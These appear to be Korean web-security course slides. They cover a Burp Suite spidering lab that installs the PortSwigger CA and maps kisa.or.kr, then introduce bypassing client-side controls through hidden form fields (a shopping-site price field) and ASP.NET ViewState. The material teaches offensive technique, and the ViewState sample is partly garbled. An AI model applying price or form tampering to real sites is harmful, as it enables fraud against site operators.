
## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 인증서 저장소를 선택해서, 신뢰할 수 있는 루트 인증 기관을 선택한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 보안 경고가 뜨면 예를 클릭한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 마지막 단계까지 진행되면 가져오기를 완료한 것으로 나타난다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 설치한 인증서가 제대로 브라우저에 설치되었는지 확인
    - 크롬 설정에서 HTTPS를 검색한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
  - 신뢰할 수 있는 루트 인증 기관에서 PortSwigger CA 부분을 확인한다.



## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - PortSwigger CA를 선택한 후 고급 옵션을 클릭하여, ‘클라이언트 인증’ 부분도 체크한다.



## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
  - 다시 HTTPS로 되어 있는 사이트(<https://www.kisa.or.kr>)에 접속한다.

이 사이트는 보안 연결(HTTPS)이 사용되었습니다.  
비밀번호나 신용카드 번호 등의 정보는 비공개 상태로 이 사이트에 전송됩니다. [자세히 알아보기](#)

인증서: (유효)  
쿠키 (5개 사용 중)  
사이트 설정

SITEMAP | LANGUAGE | [대국민서비스 바로가기](#)

사업 고객광장 알림마당 자료실 진흥원소개

[사이버보안 인재센터](#)

[인터넷주소센터](#)

정보보호 R&D 데이터 캐리지 2018 대회 개최 09-20  
[중부정보보호지원센터] 제3차 정보보호 및 스마트 기술 세미나 … 09-20  
[동남정보보호지원센터] 제6차 정보보호 전문교육 교육생 모집 09-20  
정보보호 클러스터 입주기업 신규 모집 안내 09-19  
2018년도 전자문서 분야 포상 계획 공고 09-19  
제17회 K-ICT 정보보호 대상 공모 안내(9.17~10.21) 09-18

포토뉴스

대국민서비스 바로가기 개인정보·정보보호 통합신고 불법스팸신고 ICT분쟁조정신청 사전정보공표


파견·용역 근로자 정규직 전환 협의기구 회의

나주미전 1주년 및 창립 9… Paperless 2.0 2018

파견·용역 근로자 정규직 …

## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 인증서를 확인해보면 발급자가 PortSwigger CA인 것을 볼 수 있다.



## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
  - 다른 메뉴들을 클릭하여 사이트를 탐색한다.


번호	제목	게시일	조회	첨부
1495	정보보호 R&D 데이터 챌린지 2018 대회 개최	2018-09-20	1462	

## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습

#### – Burp Suite를 이용해서 콘텐츠 맵을 확인한다.

- 사이트를 살펴본 뒤 다시 Burp Suite에서 Site map을 확인해본다.
- 방문한 곳의 페이지가 검은색으로 활성화 된 것을 알 수 있다.
- 웹 페이지에서 보이는 부분과 함께, Site map에서 링크된 페이지들을 같이 살펴봄으로써 콘텐츠 맵을 구성할 수 있다.



## 4 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

- 애플리케이션은 두 가지 방식으로 클라이언트 측 통제를 통해 사용자 입력 값을 제한 함
- 첫 번째 방식은, 특정 클라이언트 컴포넌트를 통해 사용자들의 변조한 데이터를 막을 수 있다고 생각하는 방식.
- 두 번째 방식은, 애플리케이션 자체적으로 사용자가 전달한 데이터를 통제하기 위해 클라이언트 측 조치들을 구현하는 방식.
- 이러한 방식들은 HTML 폼, 클라이언트 측 스크립트, 브라우저 확장기술을 통해 구현 할 수 있음.
- 클라이언트에서 서버로 전달되는 모든 것은 사용자가 완전히 통제할 수 있기 때문에 클라이언트를 통해 전송되는 데이터가 변조되지 않을 것이라는 가정은 잘못된 가정.


## 4

## 웹 해킹 공격 방법론

## • 2) 클라이언트 측 통제 우회

## – Hidden Form Field.

- 숨겨진 폼 필드는 클라이언트를 통해 외관상으로는 변조할 수 없는 방식으로 데이터를 전송할 수 있게 하는 보편적인 메커니즘.
- 이런 형태의 대표적인 사례는 물건 값을 숨겨진 폼 필드에 저장하고 있는 온라인 쇼핑몰 사이트.



```

2238 <div style="display: none">
2239   <iframe name="hiddenProcessId" id="hiddenProcessId" src="about:blank"
2240     style="display: none;" title="hiddenProcess"></iframe>
2241 </div>
2242 <form name="frmCalc" action="" method="get">
2243   <input type="hidden" name="method" value="getSellerProductDetailCouponPop" />
2244   <input type="hidden" name="prdNo" value="1668085677" />
2245   <input type="hidden" name="dispCtgrNo" value="1011761" />
2246   <input type="hidden" name="sellerNo" value="43455003" />
2247   <input type="hidden" name="prdStatCd" value="01" />
2248   <!-- 판매가(옵션가를 포함한 판매가) -->
2249   <input type="hidden" name="selPrc" value="" />
2250   <!-- 판매가(옵션가를 포함하지 않은 순수 상품 판매가) -->
2251   <input type="hidden" name="prdSelPrc" value="1491000" />
2252   <!-- 수량 충합 -->
2253   <input type="hidden" name="prdSelQnt" value="" />
2254   <!-- 상품에 옵션유무 -->
2255   <input type="hidden" name="optYn" value="Y" />
2256   <input type="hidden" name="dispCtgrNos" value="1001439|1002944|1011761" />
2257   <input type="hidden" name="cupnExCd" value="null" />
2258   <input type="hidden" name="ctgrQupnExYn" value="N" />
2259   <input type="hidden" name="strNo" value="" />
2260   <input type="hidden" name="mailNo" value="" />
2261   <input type="hidden" name="mailNoSeq" value="" />
2262   <!-- 마일리지 할인율 -->
2263

```

## 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### - ASP.NET ViewState.

- ASP.NET ViewState는 클라이언트를 통해 변형된 데이터를 전송하는데 자주 사용되는 방식.
- ViewState는 ASP.NET 웹 애플리케이션에서 기본적으로 생성되는 숨겨진 필드로 현재 페이지에 대한 상태 정보를 담고 있음.
- ViewState는 임의의 정보를 저장하는 데도 사용할 수 있음.

```

<input type="hidden" name="MSOSPWebPartManager_01dDisplayModeName" id="MSOSPWebPartManager_01dDisplayModeName" value="Browse" />
<input type="hidden" name="MSOSPWebPartManager_StartWebPartEditingName" id="MSOSPWebPartManager_StartWebPartEditingName" value="false" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUBMA9kFgJmD2QWAgIBD2QWBAIBD2QWAgIFD2QWAmYPZBVCAGBPFGleE1ByZXZpb3VzQ29udHJvbE1vZGULLKYgBTWljqcm9zb220L1NoYXJ1UG9pbnQuV2ViQ29udHJvbHMU1BDb250cm9sTWS9kTSwgTWljqcm9zb220L1NoYXJ1UG9pbnQsIFZ1cnNpb249MTluMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibG1jS2V5VG9rZW49NzF1OWjjZTExMWW5ND15VwFkAgMPZBVKAqGPZBYEBSzXZ214NGE4MDdjXzdjZjFfNG1OYW85Y2F1Xzc0MGRjZjQ3MjY3ZQ8PFgYeOkZvbgR1ckNUSUQFCDB4MDExMDAxHgxmlx0ZXJzdhJpbmd1Hg9vbGPmaWx0ZXJzdhJpbmd1ZGQFJmdfZGQyNjEzjNfYTN1Z18OND12Xzk0NmNfZmF1ZDZmMmVhNWQ2Dw8#Bh88BQgweDaxMjAwMR8CZ8DZ#PKAgMPFgleB1Zpc21ibGVoFgJmD2QWBAICD2QWBgIBDxYCHwRoZAIDDxYCHwRoZAIFDxYCHwRoZAIDDw8#Ah4JQ#NjZ1XNzS2V5BQEvZGQCEQ9kFgICAQ9kFgJmD2QWAgIDD2QWAgIBDw8#Ah8E2ZQWBAIBDw8#Ah8EaGQ#HAIBDw8#Ah8EaGRkAgMPFgIfBGhkAgUPDxYCHwRoZGQCBw8#Ah8EaGQCCQ8PFgIfBGhkZAIDLw8#Ah8EaGRkAgOPDxYCHwRoZGQCD#8PFgQeBDVuY#JsZ#RoHwRoZGQCEQ8PFgIfBGhkZAITDw8#BB8GaaB8EaGRkAhUPDxYCHwRoZGQCFw8#Ah8EaGQCGQ#8PFgIfBGdkZAIDDw8#Ah8E2ZQW#B9IBDw8#Ah8E2ZPKAgMPDxYGHhwZXJzaXNOZ#PFcnJvckFjdG1vb1RyZWVhHhtwZXJzaXNOZ#PFcnJvckFjdG1vb1RyZWVJZHNkHwRhZGQCBQ8PFgIfBGdkZAIdD2QW#AgIBD2QWAmYPZBVCAGBPD2QW#Aah4FY2xhC3MFGG1zLXNidGFibGUgbXMc2JOVWJsZS1IeGQCIw9kFgICBA9kFg4CAw9kFgJmDw8#Ah8EaGRkAgUPZBVCZg8PFgIfBGhkZAHD2QWAmYPDxYCHwRoZGQCCQ9kFgJmDw8#Ah8EaGRkAgPsPZBVCZg8PFgIfBGhkZAIND2QWAmYPDxYCHwRoZGQCD#9kFgJmDw8#Ah8EaGRkGAEF